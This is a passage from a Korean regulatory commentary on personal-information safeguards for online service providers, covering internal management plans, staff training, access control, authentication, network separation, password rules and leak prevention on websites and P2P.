- ☞ 개인정보의 기술적·관리적 보호조치 기준
- ☞ 개인정보 처리업무 위·수탁시 보호조치
- ☞ 개인정보 보호업무의 절차, 책임, 방법
- ☞ 개인정보 처리 절차별 준수사항 및 금지사항
- ☞ 개인정보 유·노출 및 침해신고 등에 따른 사실 확인 및 보고, 피해구제 절차 등

- 교육 방법에는 사내교육, 외부교육, 위탁교육 등 여러 종류가 있을 수 있으며, 조직의 여건 및 환경을 고려하여 집체 교육, 온라인 교육 등 다양한 방법을 활용할 수 있다.

참 고

- ☞ 방송통신위원회·한국인터넷진흥원이 운영하는 온라인 개인정보보호 포털(<https://www.i-privacy.kr>)에서 제공하는 온라인 및 현장 교육 프로그램, 교육 자료 그리고 전문강사단 등을 활용할 수 있다.

- 교육 실시 결과는 “○○년 개인정보보호 교육 결과” 등과 같은 형태로 작성할 수 있으며, 교육 일시·내용·참석자 등을 확인할 수 있는 정보를 전자적으로 기록하거나 수기로 작성하여야 한다.

참 고

- ☞ 교육 결과의 세부 실적은 정보통신서비스 제공자등이 실시한 개인정보보호 관련 사내교육, 외부교육, 위탁교육 등에서 교육 과정별 수료증 등을 발급·보관함으로써 관리할 수 있다.
- ☞ 교육 참석자를 확인할 수 있는 정보로는 해당 교육 시간에 교육장소에 출입한 기록(태그 등), 교육 참석자 명단에 수기로 서명한 자료 등을 활용할 수 있다.

③ 정보통신서비스 제공자등은 제1항 및 제2항에 대한 세부 계획, 제4조부터 제8조까지의 보호조치 이행을 위한 세부적인 추진방안을 포함한 내부관리계획을 수립·시행하여야 한다.

■ 정보통신서비스 제공자등은 개인정보의 안전한 처리를 위하여 보호조치 이행을 위한 세부적인 추진방안을 포함하는 내부관리계획을 수립하여야 한다.

- 제1항제4호(개인정보의 기술적·관리적 보호조치 이행 여부의 내부 점검에 관한 사항)에 따라 이 기준에서 정하는 기술적·관리적 및 물리적 보호조치에 관한 사항은 모두 포함되어야 한다.

참 고

- ☞ 제3조 : 개인정보 보호책임자의 지정 등 개인정보보호 조직의 구성·운영에 관한 사항, 개인정보취급자 등 대상 정기적인 교육, 그 밖에 필요한 사항 등
- ☞ 제4조 : 접근권한 부여·변경·말소, 정보통신망을 통한 불법적인 접근 및 침해사고 방지 등
- ☞ 제5조 : 개인정보취급자가 개인정보처리시스템에 접속한 기록 보존·관리 및 확인·감독 등
- ☞ 제6조 : 비밀번호 등 암호화 저장, 개인정보 등 암호화 송·수신 등
- ☞ 제7조 : 악성 프로그램 등을 방지·치료할 수 있는 보안 프로그램 설치·운영 등
- ☞ 제8조 : 개인정보의 물리적 보관 장소에 출입통제 등
- ☞ 제9조 : 개인정보의 출력·복사물을 안전하게 관리하기 위한 보호조치 등

- 이 기준 제1조제2항에 따라 정보통신서비스 제공자등이 스스로 정하는 '개인정보 보호조치 기준'에 관한 사항도 포함되어야 한다.

개인정보 내부관리계획 목차 (예시)

☞ 제1조 총칙

- * 목적
- * 용어정의
- * 적용범위

☞ 제2조 내부관리계획의 수립 및 시행

- * 내부관리계획의 수립 및 승인
- * 내부관리계획의 공표

☞ 제3조 개인정보보호 조직 구성 및 운영

- * 개인정보 보호책임자의 지정
- * 개인정보 보호책임자의 역할 및 책임
- * 개인정보취급자의 역할 및 책임

☞ 제4조 개인정보보호 교육

- * 개인정보 보호책임자의 교육
- * 개인정보취급자의 교육

☞ 제5조 기술적·관리적 및 물리적 보호조치

- * 접근통제
- * 접속기록의 위·변조방지
- * 개인정보의 암호화
- * 악성프로그램 방지
- * 물리적 접근 방지
- * 출력·복사시 보호조치
- * 개인정보 표시 제한 보호조치

☞ 제6조 관리 및 감독

- * 기술적·관리적 및 물리적 보호조치 이행 점검
- * 수탁자 관리 및 감독

☞ 제7조 개인정보 침해사고 대응절차 및 방법

☞ 제8조 그 밖에 개인정보보호를 위해 필요한 사항

- 내부관리계획은 전사적인 계획 내에서 개인정보가 관리될 수 있도록 사업주 또는 대표자에게 내부결재 등의 승인을 받아 모든 임직원 및 관련자에게 알리고 이를 준수할 수 있도록 하여야 한다.

참 고

☞ 개인정보 처리방침을 내부관리계획으로 사용할 수 없다.

- * 개인정보 처리방침: 개인정보 처리에 관한 사항을 이용자에게 홈페이지 등으로 공개(근거: 법 제27조의2 (개인정보 처리방침의 공개))
- * 개인정보 내부관리계획: 개인정보를 안전하게 처리하기 위한 조직(회사) 전체 대상(근거: 법 제28조(개인정보의 보호조치))

- 정보통신서비스 제공자등은 제3항에 따라(이 기준 제1조제2항에 따른 ‘개인정보 보호조치 기준’을 포함한다.) 수립한 내부관리계획을 시행하여야 한다.

참 고

☞ 내부관리계획이 적절하게 시행되기 위해서는 개인정보 보호책임자가 정기적으로 내부관리계획의 이행 실태를 점검·관리하고, 그 결과에 따라 적절한 조치를 취하여야 한다.

- * 중대한 영향을 초래하거나 해를 끼칠 수 있는 사안 등에 대해서는 사업주 또는 대표자에게 보고 후, 의사결정 절차를 통하여 적절한 대책을 마련하여야 한다.

제 4 조 접근통제

제4조(접근통제) ① 정보통신서비스 제공자등은 개인정보처리시스템에 대한 접근권한을 서비스 제공을 위하여 필요한 개인정보관리책임자 또는 개인정보취급자에게만 부여한다.

② 정보통신서비스 제공자등은 전보 또는 퇴직 등 인사이동이 발생하여 개인정보취급자가 변경되었을 경우 지체 없이 개인정보처리시스템의 접근권한을 변경 또는 말소한다.

③ 정보통신서비스 제공자등은 제1항 및 제2항에 의한 권한 부여, 변경 또는 말소에 대한 내역을 기록하고, 그 기록을 최소 5년간 보관한다.

④ 정보통신서비스 제공자등은 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속이 필요한 경우에는 안전한 인증 수단을 적용하여야 한다.

⑤ 정보통신서비스 제공자등은 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 다음 각 호의 기능을 포함한 시스템을 설치·운영하여야 한다.

1. 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한
2. 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지

⑥ 전년도 말 기준 직전 3개월간 그 개인정보가 저장·관리되고 있는 이용자 수가 일일평균 100만명 이상이거나 정보통신서비스 부문 전년도(법인인 경우에는 전 사업연도를 말한다) 매출액이 100억원 이상인 정보통신서비스 제공자등은 개인정보처리시스템에서 개인정보를 다운로드 또는 파기할 수 있거나 개인정보처리시스템에 대한 접근권한을 설정할 수 있는 개인정보취급자의 컴퓨터 등을 물리적 또는 논리적으로 망분리하여야 한다.

⑦ 정보통신서비스 제공자등은 이용자가 안전한 비밀번호를 이용할 수 있도록 비밀번호 작성규칙을 수립하고, 이행한다.

⑧ 정보통신서비스 제공자등은 개인정보취급자를 대상으로 다음 각 호의 사항을 포함하는 비밀번호 작성규칙을 수립하고, 이를 적용·운용하여야 한다.

1. 영문, 숫자, 특수문자 중 2종류 이상을 조합하여 최소 10자리 이상 또는 3종류 이상을 조합하여 최소 8자리 이상의 길이로 구성
 2. 연속적인 숫자나 생일, 전화번호 등 추측하기 쉬운 개인정보 및 아이디와 비슷한 비밀번호는 사용하지 않는 것을 권고
 3. 비밀번호에 유효기간을 설정하여 반기별 1회 이상 변경
- ⑨ 정보통신서비스 제공자등은 취급중인 개인정보가 인터넷 홈페이지, P2P, 공유설정 등을 통하여 열람권한이 없는 자에게 공개되거나 외부에 유출되지 않도록 개인정보처리시스템 및 개인정보취급자의 컴퓨터와 모바일 기기에 조치를 취하여야 한다.
- ⑩ 정보통신서비스 제공자등은 개인정보처리시스템에 대한 개인정보취급자의 접속이 필요한 시간 동안만 최대 접속시간 제한 등의 조치를 취하여야 한다.

해설

① 정보통신서비스 제공자등은 개인정보처리시스템에 대한 접근권한을 서비스 제공을 위하여 필요한 개인정보관리책임자 또는 개인정보취급자에게만 부여한다.

■ 정보통신서비스 제공자등은 개인정보처리시스템에 대한 접근권한을 서비스 제공을 위해 필요한 최소한의 인원에게 부여하여야 한다.

- 특히, 개인정보처리시스템의 데이터베이스(DB)에 직접 접속은 데이터베이스 운영·관리자에 한정하는 등의 보호조치를 적용할 필요성이 있다.

■ 정보통신서비스 제공자등은 개인정보처리시스템에 열람, 수정, 다운로드 등 접근권한을 부여할 때에는 서비스 제공을 위해 필요한 범위에서 구체적으로 차등화 하여 부여하여야 한다.

■ 여기서 말하는 접근권한은 본인 이외의 개인정보에 대한 접근권한을 의미하며, 이용자가 자신의 개인정보를 조회·수정 하는 등의 접근권한은 포함하지 않는다.

② 정보통신서비스 제공자등은 전보 또는 퇴직 등 인사이동이 발생하여 개인정보취급자가 변경되었을 경우 지체 없이 개인정보처리시스템의 접근권한을 변경 또는 말소한다.

- 정보통신서비스 제공자등은 개인정보취급자가 전보 또는 퇴직, 휴직 등 인사이동이 발생하여 개인정보처리시스템에 사용자계정 등 접근권한의 변경·말소 등이 필요할 때에는 정당한 사유가 없는 한 즉시 조치하여야 한다.
- 정보통신서비스 제공자등은 불완전한 접근권한의 변경 또는 말소 조치로 인하여 정당한 권한이 없는 자가 개인정보처리시스템에 접근될 수 없도록 하여야 한다.

접근권한 변경·말소 미조치 사례 (예시)

- ☞ 다수 시스템의 접근권한 변경·말소가 필요함에도 일부 시스템의 접근권한만 변경·말소할 때
- ☞ 접근권한의 전부를 변경·말소하여야 함에도 일부만 변경·말소할 때
- ☞ 접근권한 말소가 필요한 계정을 삭제 또는 접속차단조치를 하였으나, 해당 계정의 인증값 등을 이용하여 우회 접근이 가능할 때 등

참 고

- ☞ 내부관리계획 등에 ‘개인정보취급자가 퇴직할 때에는 개인정보처리시스템에 사용자계정 등 접근권한을 지체 없이 말소한다.’ 등을 반영하여 이행할 수 있다.
- ☞ 개인정보취급자가 퇴직할 때에는 사용자계정 말소를 효과적으로 이행하기 위해서는 퇴직 점검표에 사용자계정 말소 등의 내용을 반영하여 이행 여부에 대해 확인을 받을 수도 있다.

③ 정보통신서비스 제공자등은 제1항 및 제2항에 의한 권한 부여, 변경 또는 말소에 대한 내역을 기록하고, 그 기록을 최소 5년간 보관한다.

- 정보통신서비스 제공자등은 개인정보처리시스템에 접근권한 부여, 변경, 말소 내역을 전자적으로 기록하거나 수기로 작성한 관리대장 등에 기록하고 해당 기록을 최소 5년간 보관하여야 한다.

- 관리대장 등에는 신청자 정보, 신청 및 적용 일시, 승인자 및 발급자 정보, 신청 및 발급 사유 등의 내용이 포함되어야 하며 공식적인 절차를 통하여 관리하도록 한다.

④ 정보통신서비스 제공자들은 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속이 필요한 경우에는 안전한 인증 수단을 적용하여야 한다.

- 인터넷 구간 등 외부로부터 개인정보처리시스템에 접속은 원칙적으로 차단하여야 하나, 정보통신서비스 제공자들의 업무 특성 또는 필요에 의해 개인정보취급자가 노트북, 업무용 컴퓨터, 모바일 기기 등으로 외부에서 정보통신망을 통해 개인정보처리시스템에 접속이 필요할 때에는 안전한 인증수단을 적용하여야 한다.

- 안전한 인증 수단의 적용 : 개인정보처리시스템에 사용자계정과 비밀번호를 입력하여 정당한 개인정보취급자 여부를 식별·인증하는 절차 이외에 추가적인 인증 수단의 적용을 말한다.

인증 수단 (예시)

- ☞ 인증서(PKI, Public Key Infrastructure) : 전자상거래 등에서 상대방과의 신원확인, 거래사실 증명, 문서의 위·변조 여부 검증 등을 위해 사용하는 전자서명으로서 해당 전자서명을 생성한 자의 신원을 확인하는 수단
- ☞ 보안토큰 : 암호 연산장치 등으로 내부에 저장된 정보가 외부로 복사, 재생성 되지 않도록 공인인증서 등을 안전하게 보호할 수 있는 수단으로 스마트카드, USB 토큰 등이 해당
- ☞ 일회용 비밀번호(OTP, One Time Password) : 무작위로 생성되는 난수를 일회용 비밀번호로 한번 생성하고, 그 값을 한 번만 사용가능하도록 하는 방식

- 안전한 인증 수단을 적용할 때에도 보안성 강화를 위하여 VPN, 전용선 등 안전한 접속수단의 적용을 권고한다.

참 고

- ☞ 가상사설망(VPN : Virtual Private Network) : 개인정보취급자가 사업장 내의 개인정보처리시스템에 대해 원격으로 접속할 때 IPsec이나 SSL 기반의 암호 프로토콜을 사용한 터널링 기술을 통해 안전한 암호통신을 할 수 있도록 해주는 보안 시스템을 말한다.
- * IPsec(IP Security Protocol)은 인터넷 프로토콜(IP) 통신 보안을 위해 패킷에 암호화 기술이 적용된 프로토콜 집합
- * SSL(Secure Sockets Layer)은 웹 브라우저(클라이언트)와 웹 서버(서버)간에 데이터를 안전하게 주고받기 위해 암호화 기술이 적용된 보안 프로토콜
- * IPsec, SSL 등의 기술이 사용된 가상사설망을 안전하게 사용하기 위해서는, 잘 알려진 취약점(예시: Open SSL의 HeartBleed 취약점)들을 조치하고 사용 할 필요가 있다.
- ☞ 전용선 : 두 지점간에 독점적으로 사용하는 회선으로 본점과 지점간 직통으로 연결하는 회선 등을 말한다.

⑤ 정보통신서비스 제공자등은 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 다음 각 호의 기능을 포함한 시스템을 설치·운영하여야 한다.

1. 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한
2. 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지

■ 정보통신서비스 제공자등은 불법적인 접근 및 침해사고 방지를 위해 다음과 같은 시스템 등을 스스로의 환경을 고려하여 접근 제한 기능 및 유출 탐지 기능이 적합하게 수행되도록 설치·운영하여야 한다.

참 고

- ☞ 불법적인 접근 : 인가되지 않은 자(내·외부자 모두 포함)가 사용자계정 탈취, 자료유출 등의 목적으로 개인정보처리시스템, 개인정보취급자의 컴퓨터 등에 접근하는 것을 말한다.
- ☞ 침해사고 : 해킹, 컴퓨터바이러스, 논리폭탄, 메일폭탄, 서비스 거부 또는 고출력 전자기파 등의 방법으로 정보통신망 또는 이와 관련된 정보시스템을 공격하는 행위를 하여 발생한 사태를 말한다. (「정보통신망법」 제2조)

- 해당 시스템으로는 침입차단시스템, 침입탐지시스템, 침입방지시스템, 보안 운영체제 (Secure OS), 웹방화벽, 로그분석시스템, ACL(Access Control List)을 적용한 네트워크 장비, 통합보안관제시스템 등을 활용할 수 있다. 다만, 어느 경우라도 접근 제한 기능 및 유출 탐지 기능이 모두 충족되어야 한다.
- SOHO 등 소기업은 인터넷데이터센터(IDC), 클라우드 서비스 등에서 제공하는 보안서비스 (방화벽, 침입방지, 웹방화벽 등)를 활용하거나 공개용(무료) S/W를 사용하여 해당 기능을 구현한 시스템을 설치·운영할 수 있다. 다만, 공개용(무료) S/W를 사용할 때에는 적절한 보안이 이루어지는지를 사전에 점검할 필요가 있다.

참 고

☞ 보안제품 등을 도입할 때에는 IT보안인증사무국(<http://www.itsec.kr>)에서 제공하는 인증제품 목록(제품 유형 : 개인정보보호, DB접근통제, 통합로그관리 등) 등을 활용할 수도 있다.

- 접근 제한 기능 및 유출 탐지 기능의 충족을 위해서는 단순히 시스템을 설치하는 것만으로는 부족하며, 신규 위협 대응 및 정책의 관리를 위하여 다음과 같은 방법 등을 활용하여 체계적으로 운영·관리하여야 한다.
- 정책 설정 운영 : 신규 위협 대응 등을 위하여 접근 제한 정책 및 유출 탐지 정책을 설정하고 지속적인 업데이트 적용 및 운영·관리

정책 설정 운영 (예시)

☞ 신규 취약점 또는 침해사고 발생 시 보안 업데이트 적용

☞ 과도하게 허용되거나 사용되지 않는 정책 등에 대하여 주기적 검토 및 조치 등

- 이상 행위 대응 : 모니터링 등을 통해 인가받지 않은 접근을 제한하거나 인가자의 비정상적인 행동에 대응

이상 행위 대응 (예시)

☞ 동일 IP, 해외 IP 주소에서의 과도한 또는 비정상적인 접속시도 탐지 및 차단 조치

☞ 개인정보처리시스템에서 과도한 또는 비정상적인 트래픽 발생 시 탐지 및 차단 조치 등

- 로그 분석 : 로그 등의 대조 또는 분석을 통하여 이상 행위를 탐지 또는 차단

참 고

☞ ‘로그’는 침입차단시스템 또는 침입탐지시스템의 로그기록에 한정하지 않고 개인정보처리시스템의 접속기록, 네트워크 장비의 로그기록, 보안장비소프트웨어의 기록 등을 포함

- IP주소 등에는 IP주소, 포트 그 자체뿐만 아니라, 해당 IP주소의 행위(과도한 접속성공 및 실패, 부적절한 명령어 등 이상 행위 관련 패킷)를 포함한다.

⑥ 전년도 말 기준 직전 3개월간 그 개인정보가 저장·관리되고 있는 이용자 수가 일일평균 100만명 이상이거나 정보통신서비스 부문 전년도(법인인 경우에는 전 사업연도를 말한다) 매출액이 100억원 이상인 정보통신서비스 제공자등은 개인정보처리시스템에서 개인정보를 다운로드 또는 파기할 수 있거나 개인정보처리시스템에 대한 접근권한을 설정할 수 있는 개인정보취급자의 컴퓨터 등을 물리적 또는 논리적으로 망분리 하여야 한다.

- 망분리를 하여야 하는 정보통신서비스 제공자등은 다음과 같다.

- 전년도 말 기준 직전 3개월간 그 개인정보가 저장·관리되고 있는 이용자 수가 일일평균 100만명 이상(제공하는 정보통신서비스가 다수일 때에는 전체를 합산하여 적용)
- 정보통신서비스 부문 전년도(법인일 때에는 전 사업연도를 말한다) 매출액이 100억원 이상(정보통신서비스와 그 외 서비스를 함께 제공할 때에는 정보통신서비스 부문을 합산한 매출액만 적용)

참 고

☞ 위에 해당하지 아니하는 정보통신서비스 제공자등은 망분리를 적용하지 아니할 수 있으나, 보안성 강화 등을 위해서 적용을 권고한다.

- 망분리는 다음과 같은 방법 등을 활용할 수 있으며, 세부내용은 “[부록] 정보통신서비스 제공자등을 위한 망분리 해설”을 참고하도록 한다.

- 물리적 망분리 : 통신망, 장비 등을 물리적으로 이원화하여 인터넷 접속이 불가능한 컴퓨터와 인터넷 접속만 가능한 컴퓨터로 분리하는 방식이다.

- 논리적 망분리 : 물리적으로 하나의 통신망, 장비 등을 사용하지만 가상화 등의 방법으로 인터넷 접속이 불가능한 내부 업무영역과 인터넷 접속영역을 분리하는 방식이다.

참 고

- ☞ 정보통신서비스 제공자등은 스스로의 환경에 맞는 망분리를 적용하여 개인정보를 처리하는 과정에서 외부와의 접점을 최소화함으로써 외부로부터 들어오는 공격이나 내부에서 외부로의 개인정보 유출 등을 차단하여야 한다.

- 정보통신서비스 제공자등이 망분리를 할 때 인터넷망으로부터 분리되어야 하는 대상은 다음과 같다.

- 개인정보처리시스템에서 개인정보를 다운로드 할 수 있는 개인정보취급자의 컴퓨터 등

참 고

- ☞ 다운로드 : 개인정보처리시스템에 직접 접속하여 개인정보취급자의 컴퓨터 등에 개인정보를 엑셀, 워드, 텍스트, 이미지 등의 파일형태로 저장하는 것을 말한다.

- 개인정보처리시스템에서 개인정보를 파기할 수 있는 개인정보취급자의 컴퓨터 등

참 고

- ☞ 파기 : 개인정보처리시스템에 저장된 개인정보 파일, 레코드, 테이블 또는 데이터베이스(DB)를 삭제하는 것을 말한다.

- 개인정보처리시스템에 접근권한을 설정할 수 있는 개인정보취급자의 컴퓨터 등

참 고

- ☞ 접근권한 설정 : 개인정보처리시스템에 접근하는 개인정보취급자에게 다운로드, 파기 등의 접근권한을 설정하는 것을 말한다.

- 개인정보처리시스템에서 단순히 개인정보를 열람, 조회 등만을 할 때에는 망분리를 적용하지 아니할 수 있다.

⑦ 정보통신서비스 제공자들은 이용자가 안전한 비밀번호를 이용할 수 있도록 비밀번호 작성규칙을 수립하고, 이행한다.

- 정보통신서비스 제공자들은 이용자가 안전한 비밀번호를 설정하여 이용할 수 있도록 비밀번호 작성규칙을 수립하고, 이를 인터넷 홈페이지 등에 적용하여야 한다.

안전한 비밀번호 이용 방안 (예시)

- ☞ (생성) 비밀번호 길이와 복잡도 설정, 계정(ID)과 비밀번호를 동일하게 생성 금지, 비밀번호 재발급 시 랜덤하게 임시 비밀번호를 발급하여 최초 로그인시 새로운 비밀번호로 변경하도록 적용 등
- ☞ (암호화) 비밀번호는 전송 시 암호화 적용, 저장 시 일방향(해쉬) 암호화 적용 등
- ☞ (변경) 비밀번호 사용 만료일 이전에 이용자에게 알려주어 변경 유도, 비밀번호 유효기간을 설정하여 강제 변경 등
- ☞ (공격 대응) 5회 이상 로그인 시도 실패 시 계정 잠금, 로그인 실패 횟수에 따라 로그인 지연시간 설정, 사전에 있는 단어 사용 금지, 비밀번호에 난수 추가(salting) 등
- ☞ (운영 관리) 일정시간 작업이 없는 로그온 세션 종료, 장기 휴면계정 계정 삭제, 비밀번호 공유 금지, 초기값(Default) 비밀번호 변경 후 사용, 로그인 시도 및 로그인 기록 유지, 비밀번호 재사용 금지 등

참 고

- ☞ 비밀번호 이외의 추가적인 인증에 사용되는 SMS 인증, 일회용 비밀번호(OTP) 등은 비밀번호 작성규칙을 적용하지 아니할 수 있다.
- ☞ 안전한 비밀번호 설정을 위해 한국인터넷진흥원(KISA)의 암호이용활성화 홈페이지(<http://seed.kisa.or.kr>)에서 제공하는 “패스워드 선택 및 이용 안내서”나 비밀번호 안전성 검증 소프트웨어 등을 활용할 수 있다.

⑧ 정보통신서비스 제공자들은 개인정보취급자를 대상으로 다음 각 호의 사항을 포함하는 비밀번호 작성규칙을 수립하고, 이를 적용·운용하여야 한다.

1. 영문, 숫자, 특수문자 중 2종류 이상을 조합하여 최소 10자리 이상 또는 3종류 이상을 조합하여 최소 8자리 이상의 길이로 구성
2. 연속적인 숫자나 생일, 전화번호 등 추측하기 쉬운 개인정보 및 아이디와 비슷한 비밀번호는 사용하지 않는 것을 권고
3. 비밀번호에 유효기간을 설정하여 반기별 1회 이상 변경

■ 정보통신서비스 제공자들은 개인정보취급자가 안전한 비밀번호를 설정하여 이행할 수 있도록 다음의 사항을 포함하는 비밀번호 작성규칙을 수립하고 이를 개인정보처리시스템 등에 적용하여야 한다.

- 영대문자, 영소문자, 숫자, 특수문자 중 2종류 이상을 조합하여 최소 10자리 이상 또는 3종류 이상을 조합하여 최소 8자리 이상의 길이로 구성하여야 한다.
- 연속적인 문자열이나 숫자, 생년월일, 전화번호 등 추측하기 쉬운 정보 및 아이디와 비슷한 비밀번호는 사용하지 않는 것을 권고한다.
- 비밀번호에 유효기간을 설정하여 반기별 1회 이상 변경하여야 한다.

■ 비밀번호는 정당한 접속 권한을 가지지 않는 자가 추측하거나 접속을 시도하기 어렵도록 문자, 숫자 등으로 조합·구성하여야 한다.

비밀번호 작성규칙 (예시)

☞ 비밀번호는 문자, 숫자의 조합·구성에 따라 최소 10자리 또는 8자리 이상의 길이로 설정 (기술 발달에 따라 비밀번호의 최소 길이는 늘어날 수 있다.)

- * 최소 10자리 이상: 영대문자(A~Z, 26개), 영소문자(a~z, 26개), 숫자(0~9, 10개), 특수문자(#, [, ", < 등, 32개) 중 2종류 이상으로 조합·구성할 때
- * 최소 8자리 이상: 영대문자, 영소문자, 숫자, 특수문자 중 3종류 이상으로 구성할 때

☞ 비밀번호는 추측하거나 유추하기 어렵도록 설정

- * 일련번호(12345678 등), 전화번호, 잘 알려진 단어(love, happy 등), 키보드 상에서 나란히 있는 문자열(qwer 등) 등을 사용하지 않도록 한다.

☞ 비밀번호를 최소 6개월마다 변경하도록 변경기간을 적용하는 등 장기간 사용하지 않는다.

- * 변경시 동일한(예시: Mrp15@*1aT와 Mrp15@*1at) 비밀번호를 교대로 사용하지 않도록 한다.

- 개인정보처리시스템에 권한 없는 자의 접근을 방지하기 위하여 비밀번호 등을 일정 횟수 이상 잘못 입력할 때에는 개인정보처리시스템에 접근을 제한하는 등의 보호조치를 추가적으로 적용할 수 있다.

⑨ 정보통신서비스 제공자등은 취급중인 개인정보가 인터넷 홈페이지, P2P, 공유설정 등을 통하여 열람권한이 없는 자에게 공개되거나 외부에 유출되지 않도록 개인정보처리시스템 및 개인정보취급자의 컴퓨터와 모바일 기기에 조치를 취하여야 한다.

■ 인터넷 홈페이지를 통한 개인정보 유·노출 방지 조치

- 정보통신서비스 제공자등은 규모, 여건 등을 고려하여 스스로의 환경에 맞는 보호조치를 하되, 보안대책 마련, 보안 기술 마련, 운영 및 관리 측면에서의 개인정보 유·노출 방지 조치를 하여야 한다.

참 고

- ☞ 인터넷 홈페이지를 통한 개인정보 유·노출 유형
 - * 검색엔진(구글링 등) 등을 통한 개인정보 유·노출
 - * 웹 취약점을 통한 개인정보 유·노출
 - * 인터넷 게시판을 통한 개인정보 유·노출
 - * 홈페이지 설계·구현 오류로 인한 개인정보 유·노출
 - * 기타 방법을 통한 개인정보 유·노출

- (보안대책 마련) 인터넷 홈페이지 설계 시 개인정보 유·노출에 영향을 미칠 수 있는 위험요소를 분석하여 필요한 보안대책을 마련하여야 한다.

보안대책 (예시)

- ☞ 입력 데이터의 유효성을 검증
- ☞ 인증, 접근통제 등의 보호조치 적용
- ☞ 에러, 오류 상황이 처리되지 않거나 불충분하게 처리되지 않도록 구성
- ☞ 세션을 안전하게 관리하도록 구성 등

- (보안 기술 적용) 인터넷 홈페이지 개발 시 개인정보 유·노출 방지를 위한 보안 기술을 적용하여야 한다.

보안 기술 적용 (예시)

- ☞ 홈페이지 주소(URL), 소스코드, 임시 저장 페이지 등에 개인정보 사용 금지
- ☞ 홈페이지에 관리자 페이지의 주소 링크 생성 금지, 관리자 페이지 주소는 쉽게 추측하기 어렵도록 생성, 관리자 페이지 노출 금지
- ☞ 엑셀 파일 등 숨기기 기능에 의한 개인정보 유·노출 금지
- ☞ 시큐어 코딩(secure coding) 도입
- ☞ 취약점을 점검하고 그 결과에 따른 적절한 개선 조치
- ☞ 인증 우회(authentication bypass)에 대비하는 조치 등

참 고

- ☞ 시큐어 코딩 항목: 입력데이터 검증 및 표현(SQL 삽입 등), 보안기능(부적절한 인가 등), 시간 및 상태(종료되지 않는 반복문 등), 에러처리(오류 상황 대응 부재 등), 코드오류(해제된 자원 사용), 캡슐화(잘못된 세션에 의한 정보 노출), API 오용(취약한 API 사용 등) 등
- * 시큐어 코딩에 관한 세부 내용은 소프트웨어 개발보안 가이드(행정안전부·한국인터넷진흥원, 2017.1월) 등을 참고하도록 한다.

- (운영 및 관리) 인터넷 홈페이지 운영·관리 시 개인정보 유·노출 방지를 위한 보안대책 및 기술 적용에 따른 적정성을 검증하고 개선 조치를 하여야 한다.

운영 및 관리 (예시)

- ☞ 인터넷 홈페이지 등에 보안대책을 정기적으로 검토
- ☞ 홈페이지 게시글, 첨부파일 등에 개인정보 포함 금지, 정기적 점검 및 삭제 등의 조치
- ☞ 서비스 중단 또는 관리되지 않는 홈페이지는 전체 삭제 또는 차단 조치
- ☞ 공격패턴, 위험분석, 침투 테스트 등을 수행하고 발견되는 결함에 따른 개선 조치
- ☞ 취약점을 점검하고 그 결과에 따른 적절한 개선 조치 등

참 고

- ☞ 취약점 점검 항목: SQL Injection 취약점, CrossSiteScript 취약점, File Upload 및 Download 취약점, ZeroBoard 취약점, Directory Listing 취약점, URL 및 Parameter 변조 등
- ★ 취약점 점검 항목은 행정안전부, 국가사이버안전센터(NCSC), 한국인터넷진흥원(KrCERT), OWASP (오픈소스웹보안프로젝트) 등에서 발표하는 항목을 참조하도록 한다.

- ☞ 인터넷 홈페이지의 취약점 점검 시에는 기록을 남겨 책임 추적성 확보 및 앞으로 개선조치 등에 활용할 수 있도록 할 필요가 있다.
- ☞ 인터넷 홈페이지의 취약점 점검은 정보통신서비스 제공자들의 자체인력, 보안업체 등을 활용할 수 있으며, 취약점 점검은 상용 도구, 공개용 도구, 자체 제작 도구 등을 사용할 수 있다.
- ☞ 취약점 점검과 함께 정기적으로 웹 쉘 등을 점검하고 조치한다면 취급중인 개인정보가 인터넷 홈페이지를 통해 열람권한이 없는 자에게 공개되거나 유출되는 위험성을 더욱 줄일 수 있다.
- ☞ 기술과 서비스 발전에 따라 시스템 등에 신규 취약점은 계속적으로 발생하고 있으며, 정기적인 취약점 점검 및 개선조치 등 개인정보 유출을 예방하기 위한 보호조치가 필요하다.

■ P2P 및 공유설정을 통한 개인정보 유·노출 방지 조치

- 개인정보처리시스템, 컴퓨터, 모바일 기기 등에서 P2P, 공유설정은 기본적으로 사용하지 않는 것이 원칙이나, 업무상 반드시 필요할 때에는 권한 설정 등의 조치를 통해 권한이 있는 자만 접근할 수 있도록 설정하여 개인정보가 열람권한이 없는 자에게 공개되거나 유출되지 않도록 접근 통제 등에 관한 보호조치를 하여야 한다.

P2P 및 공유설정을 통한 개인정보 유·노출 방지 조치 (예시)

- ☞ 불가피하게 공유설정 등을 할 때에는 업무용 컴퓨터에 접근권한 비밀번호를 설정하고, 사용이 완료된 후에는 공유설정을 제거
- ☞ 파일 전송이 주된 목적일 때에는 읽기 권한만을 주고 상대방이 쓰기를 할 때만 개별적으로 쓰기 권한을 설정
- ☞ P2P 프로그램, 상용 웹메일, 웹하드, 메신저, SNS 서비스 등을 통하여 고의·부주의로 인한 개인정보 유·노출 방지
- ☞ WPA2(Wi-Fi Protected Access 2) 등 보안 프로토콜이 적용된 무선망 이용 등

참 고

- ☞ P2P, 웹하드 등의 사용을 제한할 때에는 단순히 사용금지 조치를 취하는 것이 아니라 시스템 상에서 해당 포트를 차단하는 등 근본적인 보호조치를 취하는 것이 필요하다.

⑩ 정보통신서비스 제공자등은 개인정보처리시스템에 대한 개인정보취급자의 접속이 필요한 시간 동안만 최대 접속시간 제한 등의 조치를 취하여야 한다.

■ 정보통신서비스 제공자등은 개인정보처리시스템에 불법적인 접근 및 침해사고 방지를 위하여 개인정보취급자가 일정시간 이상 업무처리를 하지 않을 때에는 자동으로 시스템 접속이 차단되도록 최대 접속시간 제한 등의 조치를 취하여야 한다.

- 최대 접속시간 제한 조치는 개인정보처리시스템에 접속하는 업무용 컴퓨터 등에서 해당 개인정보처리시스템에 대한 접속을 차단하는 것을 의미하며, 최대 접속시간이 경과하면 개인정보처리시스템과 연결이 완전히 차단되어 정보의 송·수신이 불가능한 상태가 되어야 한다.
